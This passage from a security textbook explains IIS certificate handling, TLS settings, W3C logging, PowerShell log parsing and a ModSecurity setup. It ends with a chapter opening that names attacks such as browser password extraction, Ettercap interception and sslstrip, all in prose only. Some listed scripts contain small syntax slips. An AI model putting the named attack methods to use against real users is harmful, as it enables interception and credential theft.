


Figure 15-7. Default IIS server certificates on Windows Server 2012 R2

Creating a Self-Signed Certificate

To create a self-signed certificate, select Create Self-Signed Certificate from the action pane (Figure 15-7). On Windows Server 2008 R2, all that needs to be specified is the name of the certificate. Windows Server 2012 and later allow the certificate to be stored either in the Personal store or a Web Hosting store. Although a server can listen on multiple IP addresses with different DNS names, the process of generating a self-signed certificate only generates a certificate for the system's Windows hostname.

Windows System Certificates

Windows uses certificates for many purposes beyond IIS servers. The collection of certificates on a Windows system can be managed through the Microsoft management console (MMC), C:\Windows\System32\mmc.exe. Start MMC, and from the main menu navigate File ▶ Add/Remove Snap-in. From the list of snap-ins, select Certificates, then Add. Microsoft manages certificates for the computer account, service accounts, and user accounts separately; when the certificates' snap-in is added, the user selects which collection of certificates to manage. Manage the certificates for the computer account, then navigate Certificates (Local Computer) ▶ Trusted Root Certification Authorities ▶ Certificates to see the self-signed certificate (Figure 15-8). Double-click on a certificate to see the details; to export the certificate to a range of other formats, right-click on the certificate, selecting All Tasks ▶ Export. These options are both also available from the server certificates component of IIS Manager.




Figure 15-8. MMC with the certificate snap-in for the local computer on the Windows Server 2008 R2 host elara.ad.jupiter.test, showing its original certificate (WMSvc-ELARA) and a newly created self-signed certificate with the friendly name Elara Self Signed

Trusting a Signing Server

To create an SSL/TLS web site that uses a certificate signed by a local signing server (Chapter 14), the Windows server must first trust the signing server. Copy the certificate (named ca.crt in Chapter 14) from the signing server to the web server. From the certificates' MMC snap-in for the local computer account, right-click on Trusted Root Certification Authorities, then navigate All Tasks ➤ Import to start the Certificate Import Wizard. Select the certificate from the signing server and import the certificate into the Trusted Root Certification Authorities. On Windows Server 2012 and later, this can also be accomplished by right-clicking on the certificate and selecting Install Certificate; be sure to choose the local machine as the store location. Right-clicking on the certificate in Windows Server 2008 R2 also allows the certificate to be installed, but only for the current user rather than the local machine; this is insufficient for what follows.

Creating a Signed Certificate

To create a signed certificate for SSL/TLS on IIS, from the server certificates page for the server in IIS Manager, select the hyperlink Create Certificate Request from the action pane. The administrator provides the data for the request, beginning with the common name, which should match the DNS name of the server. The administrator chooses a cryptographic service; RSA with 2048 bits is a reasonable choice.

This certificate signing request can be sent to a commercial CA for signing; it can also be signed by the local signing server as was done in Chapter 14.

```
[root@dubhe ~]# openssl x509 -req -days 365 -in /etc/pki/CA/Thebe.csr -CA
/etc/pki/CA/certs/ca.crt -CAkey /etc/pki/CA/private/ca.key -out /etc/pki/CA/
newcerts/Thebe.crt
Signature ok
subject=/C=US/ST=Maryland/L=Towson/O=Towson University/OU=None/CN=thebe.
ad.jupiter.test
Getting CA Private Key
Enter pass phrase for /etc/pki/CA/private/ca.key: <enter passphrase here>
```

Once the certificate is signed, return it to the server. To complete the process, from the server certificates page for the server in IIS Manager, select the hyperlink Complete Certificate Request. Provide the certificate file (Thebe.crt in the example) and a name for the certificate. This certificate can be used in a new SSL protected web site, or by editing the bindings it can replace an already existing certificate, self-signed or otherwise.

Managing Remote Servers

The situation for a remotely managed Windows Server is more complex, because Server Certificates is not included in IIS Manager for remotely managed systems.

Creating a Self-Signed Certificate

If an administrator needs only to create a self-signed certificate on a remote Windows Server 2012 or later system, one option is to use PowerShell. Provided the remote system has enabled WinRM (Chapter 7), this can be done by remoting into the target and using the cmdlet `New-SelfSignedCertificate`.

```
PS C:\Windows\system32> Enter-PSSession -ComputerName balrog.pluto.test
[balrog.pluto.test]: PS C:\> New-SelfSignedCertificate -certstorelocation cert:\localmachine\my -dnsname balrog.pluto.test

Directory: Microsoft.PowerShell.Security\Certificate::LocalMachine\my

Thumbprint Subject
----- -----
5034662B6A511ADB3ED0E142E71010CD6BAD06BC CN=balrog.pluto.test
```

Trusting a Signing Server

Certificates can be managed remotely through MMC provided SMB traffic is permitted. To do so, use the Microsoft management console (MMC). From the main menu navigate File ➤ Add/Remove Snap-in. From the list of snap-ins, select Certificates, then Add. Choose the computer account and select the name of the remote system. A trusted root certificate can then be imported on the remote system in the same fashion as a local system.

Creating a Certificate Signing Request

To create a certificate signing request on a remote server, the first step is to create a file with the data identifying the server and the certificate. As an example, consider `request.inf` from Listing 15-1.

Listing 15-1. The file `request.inf` used to generate a certificate signing request (.csr) for the Windows 2016 host `slepinir.pluto.test`

```
;----- request.inf -----
[Version]
Signature= $Windows NT$

[NewRequest]

Subject = "CN=slepinir.pluto.test, OU=Security Laboratory, O=Towson University,
L=Towson, S=Maryland, C=US"
KeySpec = 1
KeyLength = 2048
```

```

Exportable = TRUE
FriendlyName = SlepinirIIS
MachineKeySet = TRUE
SMIME = False
PrivateKeyArchive = FALSE
UserProtected = FALSE
UseExistingKeySet = FALSE
ProviderName = Microsoft RSA SChannel Cryptographic Provider
ProviderType = 12
RequestType = PKCS10
KeyUsage = 0xa0

[EnhancedKeyUsageExtension]

OID=1.3.6.1.5.5.7.3.1

```

The Subject line includes the FQDN of the remote server (`slepinir.pluto.test`), the organizational unit (Security Laboratory), the organization (Towson University), the location (Towson), the state (Maryland), and the country (US) that is included with the certificate. These should all be changed to match the characteristics of the server. The FriendlyName is the name that is used to identify the certificate in Windows and should also be changed.

To generate the certificate signing request with this data, the administrator runs the command `certreq`, specifying the name of the request file (`request.inf`) and the name of the output - say `request.csr`.

```
c:\inetpub>certreq -new request.inf request.csr
```

CertReq: Request Created

Completing a Certificate Signing Request

Once the certificate signing request has been completed, it needs to be copied to a (trusted) signing server and signed. Suppose that the name of the signed certificate is `slepinir.crt` (named after the hostname chosen in Listing 15-1). This signed certificate is then copied to the server. To accept and import the signed certificate, the administrator runs the command

```
c:\inetpub>certreq -accept slepinir.crt
```

The properties of the certificate can be viewed with the command

```
c:\inetpub>certutil -dump slepinir.crt
```

X509 Certificate:

Version: 1

Serial Number: 06

Signature Algorithm:

CHAPTER 15 IIS AND MODSECURITY

Algorithm ObjectId: 1.2.840.113549.1.1.5 sha1RSA

Algorithm Parameters:

05 00

Issuer:

CN=wei.stars.example

OU=Cyber Security Laboratory

O=Towson University

L=Towson

S=Maryland

C=US

Name Hash(sha1): 90af306c575ba7915aa54cdd0390f24ddf62519e

Name Hash(md5): d4d08596f7105ce2c6d4b4841b0c0e7b

NotBefore: 5/27/2018 5:54 PM

NotAfter: 5/27/2019 5:54 PM

Subject:

CN=slepinir.pluto.test

OU=Security Laboratory

O=Towson University

L=Towson

S=Maryland

C=US

Name Hash(sha1): 41ec2bd4dfe2a47ad6028dfbb749746e429cad14

Name Hash(md5): 0b69cde7dbe953aa0cb8b5bfbe72afe4

... Output Deleted ...

Public Key Length: 2048 bits

... Output Deleted ...

Choosing SSL/TLS Protocols and Ciphers

It is possible to customize the protocols and cipher suites used by Windows Server. The configuration information is stored in the registry, in the key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL. For example, to disable the use of SSL 2.0 by default on the server, set the value of HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 2.0\Server\DisabledByDefault to the DWORD 1. However, many of the registry values that control these settings are not included by default and must be manually added; this is the case for the previous value.

Fortunately, there is a free graphical tool named IIS Crypto (Figure 15-9) available from Nartac Software² that provides a graphical way to set the protocols, ciphers, hashes, and key exchange methods. It includes a best practices template.




Figure 15-9. IIS Crypto 2.0, running on Windows Server 2016

Redirection

An administrator running a site exclusively on SSL/TLS can redirect requests made to the server for http sites to the SSL/TLS protected https site. To do so, the administrator creates a web site running on port 80. From IIS Manager, navigate to the port 80 web site and then select HTTP Redirect (Figure 15-10). Redirect requests made on port 80 to the corresponding https server.

²<https://www.nartac.com/Products/IISCrypto/>




Figure 15-10. Configuring redirection on Windows Server 2016

Logs and Logging

Logging can be configured at the server level or at the site level. To determine the level at which logs are kept, from IIS Manager navigate to the server and select Logging (Figure 15-11). The first option determines whether there is one log file per web site (the default) or one log file for the entire server.

The log files themselves are plaintext files, encoded either as UTF-8 or with the older ANSI encoding. The default location for the log file for the first web site is C:\inetpub\logs\LogFiles\W3SVC1\, with the second at C:\inetpub\logs\LogFiles\W3SVC2\ and so on. Navigate to the sites node in the navigation pane for IIS manager to see the ID number for each web site. A typical log has the name u_ex180421.log, which is a UTF-8 encoded log using the W3C extended format from April 21, 2018.




Figure 15-11. Configuring logging for IIS on Windows Server 2008 R2

Log files can be stored in a variety of formats including the default W3C format. The NCSA format is a fixed format that records remote hostname, username, date, time, request type, HTTP status code, and the number of bytes sent by the server. Items are separated by spaces; time is recorded as local time. The IIS format is an extension of NCSA that also records elapsed time, number of bytes sent, action and target file. The items are separated by commas.

The default W3C format allows the administrator to specify which fields are recorded; allowable fields are shown in Table 15-2.

Windows Server 2012 and later allow the administrator to add additional custom fields taken from the request header, the response header, or server variables.

Table 15-2. Standard Fields for the W3C Logging Format. Fields Marked in *Italic* are Selected by Default.

| | | | | |
|------------------|--------------------|---------------------------|-------------------|-------------------|
| <i>Date</i> | Server name | <i>URI query</i> | Bytes received | Cookie |
| <i>Time</i> | <i>Server IP</i> | <i>Protocol status</i> | <i>Time taken</i> | <i>Referer</i> |
| <i>Client IP</i> | <i>Server port</i> | <i>Protocol substatus</i> | Protocol version | |
| <i>User name</i> | <i>Method</i> | <i>Win32 status</i> | Host | |
| Service name | <i>URI stem</i> | Bytes sent | | <i>User agent</i> |

A typical³ W3C log has the content

```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2018-04-22 21:05:37
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip
cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
2018-04-22 21:05:37 10.0.15.223 GET / - 80 - 10.0.15.217 Mozilla/5.0+(X11;+Ubuntu;
+Linux+x86_64;+rv:50.0)+Gecko/20100101+Firefox/50.0 - 200 0 0 31
2018-04-22 21:05:43 10.0.15.223 GET /Default.htm - 80 - 10.0.15.217 Mozilla/5.0+(X
11;+Ubuntu;+Linux+x86_64;+rv:50.0)+Gecko/20100101+Firefox/50.0 - 200 0 0 0
2018-04-22 21:05:49 10.0.15.223 GET /Default.htm/ a=%00 80 - 10.0.15.217 Mozilla/5
.0+(X11;+Ubuntu;+Linux+x86_64;+rv:50.0)+Gecko/20100101+Firefox/50.0 - 404 19 0 0
... Output Deleted ...
```

The logs show three GET requests from 10.0.15.22 using Firefox 50.0; the first request was for the root directory, while the second was for Default.htm. Both requests were successfully served. The last request was for Default.htm but passed the GET parameter a=%00. This request received a 404 response.

One field that is included by default in the W3C format is the protocol substatus code. The protocol status code is the HTTP status code <http://www.iana.org/assignments/http-status-codes/http-status-codes.xhtml>. The protocol substatus is an IIS specific extension, and it is available from Microsoft at <http://support.microsoft.com/kb/943891>. In the example, the request with the GET parameter a=%00 received a 404 response with substatus code 19 indicating that the request was denied by a filtering rule.

Because logs are recorded in plaintext, an administrator can parse them using PowerShell scripts. Suppose an administrator wants to determine the requests blocked by a filtering rule. This is done in Listing 15-2, which is a PowerShell script that looks for status code 404 with substatus code 19.

Listing 15-2. PowerShell script IISLogAnalysis.ps1 to search IIS W3C format logs for requests blocked by a filtering rule (404.19)

```
$log_file_name = "C:\inetpub\logs\LogFiles\W3SVC1\u_ex180422.log"

# Assumes data elements occur in the following order
$field = @{"date" = 0;
           "time" = 1;
           "s-ip" = 2;
           "cs-method" = 3;
           "cs-uri-stem" = 4;
```

³To make the result clearer to the reader, requests for /favicon.ico have been omitted.

```

"cs-uri-query" = 5;
"s-port" = 6;
"cs-username" = 7;
"c-ip" = 8;
"cs(User-Agent)" = 9;
"cs(Rererer)" = 10;
"sc-status" = 11;
"sc-substatus" = 12;
"sc-win32-status" = 13;
"time-taken" = 14}

foreach ($line in [System.IO.File]::ReadLines($log_file_name)){
    if ($line.StartsWith("#")) {
        # Nothing to do; this is a comment line.
    }
    else {
        $log = $line.split()
        if( $log[$field["sc-status"]] -eq 404) {
            if( $log[$field["sc-substatus"]] -eq 19) {
                $line
            }
        }
    }
}
}

```

Running this script yields a result like

```

PS C:\Windows\system32> C:\Users\pdirac\Desktop\IISLogAnalysis.ps1
2018-04-22 21:05:49 10.0.15.223 GET /Default.htm/ a=%00 80 - 10.0.15.217 Mozilla/5
.0+(X11;+Ubuntu;+Linux+x86_64;+rv:50.0)+Gecko/20100101+Firefox/50.0 - 404 19 0 0

```

ModSecurity

ModSecurity is available for IIS installations. To install the current version (ModSecurity 2.9.2), the first step is to download and install the Visual C++ Redistributable for Visual Studio 2013;⁴ it is available from Microsoft either from <http://www.visualstudio.com/downloads/download-visual-studio-vs> or from <http://www.microsoft.com/en-us/download/details.aspx?id=40784>.

⁴There are many different Microsoft Visual C++ Redistributable packages; ModSecurity requires the Visual C++ Redistributable for Visual Studio 2013. The Notes and References for Chapter 20 provides a list of available redistributable packages along with download links for each.

CHAPTER 15 IIS AND MODSECURITY

ModSecurity for Windows is available as a Windows binary installer (.msi) from <http://www.modsecurity.org/download.html>; it installs ModSecurity in the directory C:\Program Files\ModSecurity IIS. This directory contains the primary configuration file C:\Program Files\ModSecurity IIS\modsecurity.conf, which has the same structure seen on Apache installations (Chapter 14). To test the installation, update the configuration file by changing the value of SecRuleEngine.

```
#SecRuleEngine DetectionOnly  
SecRuleEngine On
```

Add the previously used testing rule

```
SecRule ARGS, "zzz" phase:1,log,deny,status:503,id:1
```

This testing rule denies access to any page with a 503 error if any of the request's arguments contains the string "zzz". Note that files in the directory C:\Program Files\ModSecurity IIS\ are protected by user access controls (UAC).

Once installed, ModSecurity begins to function and protects all the IIS web sites on the server. Visit a site on the web server and pass the string "zzz" as an argument, for example, by making the GET request <http://ala.pluto.test/Default.htm?a=zzz>. The request should be denied, with the client receiving a 503 Access Denied error. The blocked request is noted in the Windows application log; see Figure 15-12.

The configuration file C:\Program Files\ModSecurity IIS\modsecurity_iis.conf contains the Include directives that specify which configuration files are to be used. By default, it has the content

```
Include modsecurity.conf  
Include modsecurity_crs_10_setup.conf  
Include owasp_crs\base_rules\*.conf
```




Figure 15-12. Message from ModSecurity in the Windows application log indicating that a request was blocked. Taken from a Windows Server 2008 R2 system.

The installer for ModSecurity includes the OWASP Common Rule Set (CRS) in the directory C:\Program Files\ModSecurity IIS\owasp_crs, and the base rules are loaded by default. Other rules can be included by modifying the configuration file.

It is possible to use PowerShell to parse the Windows application log for ModSecurity denies. As a simple example, consider Listing 15-3.

Listing 15-3. PowerShell script ModSecurity.ps1 to search the Windows security log for ModSecurity alerts

```
$logs = Get-EventLog -LogName application -Source ModSecurity
foreach ($entry in $logs) {
    if( $entry."Message").Contains("Access denied")){
        $entry."Message"
    }
}
```

When run, this returns

```
PS C:\Windows\system32> C:\Users\pdirac\Desktop\ModSecurity.ps1
```

The description for Event ID '1' in Source 'ModSecurity' cannot be found. The local computer may not have the necessary registry information or message DLL files to display the message, or you may not have permission to access them. The following information is part of the event:'[client 10.0.15.217] ModSecurity: Access denied with code 503 (phase 1). Pattern match "zzz" at ARGS:a. [file "C:\Program Files\ModSecurity IIS\modsecurity.conf"] [line "229"] [id "1"] [hostname "ALA"] [uri "/Default.htm?a=zzz"] [unique_id "17798225729515683870"]'

Compare this result to Figure 15-12.

Notes and References

The alert reader may have noticed that instructions on how to install IIS on a Windows 2008 R2 core system - meaning a system without a GUI - are not included in the chapter. Fortunately,⁵ Microsoft has provided instructions at [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc771209\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc771209(v=ws.11)). They begin by asking the reader to “Type the following command into a script”

```
C:> CMD /C START /w PKGMGR.EXE /l:log.etw /iu:IIS-WebServerRole;
IIS-WebServer;IIS-CommonHttpFeatures;IIS-StaticContent;
IIS-DefaultDocument;IIS-DirectoryBrowsing;IIS-HttpErrors;
IIS-HttpRedirect;IIS-ApplicationDevelopment;IIS-ASP;IIS-CGI;
IIS-ISAPIExtensions;IIS-ISAPIFilter;IIS-ServerSideIncludes;
IIS-HealthAndDiagnostics;IIS-HttpLogging;IIS-LoggingLibraries;
IIS-RequestMonitor;IIS-HttpTracing;IIS-CustomLogging;IIS-ODBCLogging;
IIS-Security;IIS-BasicAuthentication;IIS-WindowsAuthentication;
```

⁵For suitable values of the word “fortunately.”

IIS-DigestAuthentication;IIS-ClientCertificateMappingAuthentication;
IIS-IISCertificateMappingAuthentication;IIS-URLAuthorization;
IIS-RequestFiltering;IIS-IPSecurity;IIS-Performance;
IIS-HttpCompressionStatic;IIS-HttpCompressionDynamic;
IIS-WebServerManagementTools;IIS-ManagementScriptingTools;
IIS-IIS6ManagementCompatibility;IIS-Metabase;IIS-WMICompatibility;
IIS-LegacyScripts;WAS-WindowsActivationService;WAS-ProcessModel;
IIS-FTPServer;IIS-FTPSvc;IIS-FTPExtensibility;IIS-WebDAV;IIS-ASPNET;
IIS-NetFxExtensibility;WAS-NetFxEnvironment;WAS-ConfigurationAPI;
IIS-ManagementService;MicrosoftWindowsPowerShell;NetFx2-ServerCore;
NetFx2-ServerCore-WOW64

This does work, though the solution might be considered by some to be inelegant. Once this is done, remote management of the IIS server is enabled in the same way as it was for Windows Server 2012 and later. First, the registry entry HKLM\SOFTWARE\Microsoft\WebManagement\Server, needs to have the value EnableRemoteManagement set to the DWORD 1, and the Web Management Service (WMSVC) needs to be enabled and configured to start. There is no predefined firewall rule for IIS Remote Management on Windows Server 2008 R2; instead, an administrator can create a new rule to allow traffic on TCP/8172 to allow the connections to the remote management service.

Detailed information about the SSL/TLS settings is available from Microsoft, at <http://technet.microsoft.com/en-us/library/dn786418.aspx>.

CHAPTER 16

Web Attacks

Introduction

Web servers provide new features for legitimate users, but they also provide avenues of attack for malicious actors. An attacker that has been able to compromise a system on a network can extract passwords stored in Internet Explorer or Firefox. A defender can use a master password on Firefox to mitigate these kinds of attacks. An attacker that can find their way on to the local network can use Ettercap to launch man in the middle attacks. If a web server automatically redirects unsecure HTTP traffic to a secure HTTPS site, then an attacker can use sslstrip to intercept the traffic before it is encrypted, allowing them to attack the connection without the browser warning of an improperly configured certificate chain.

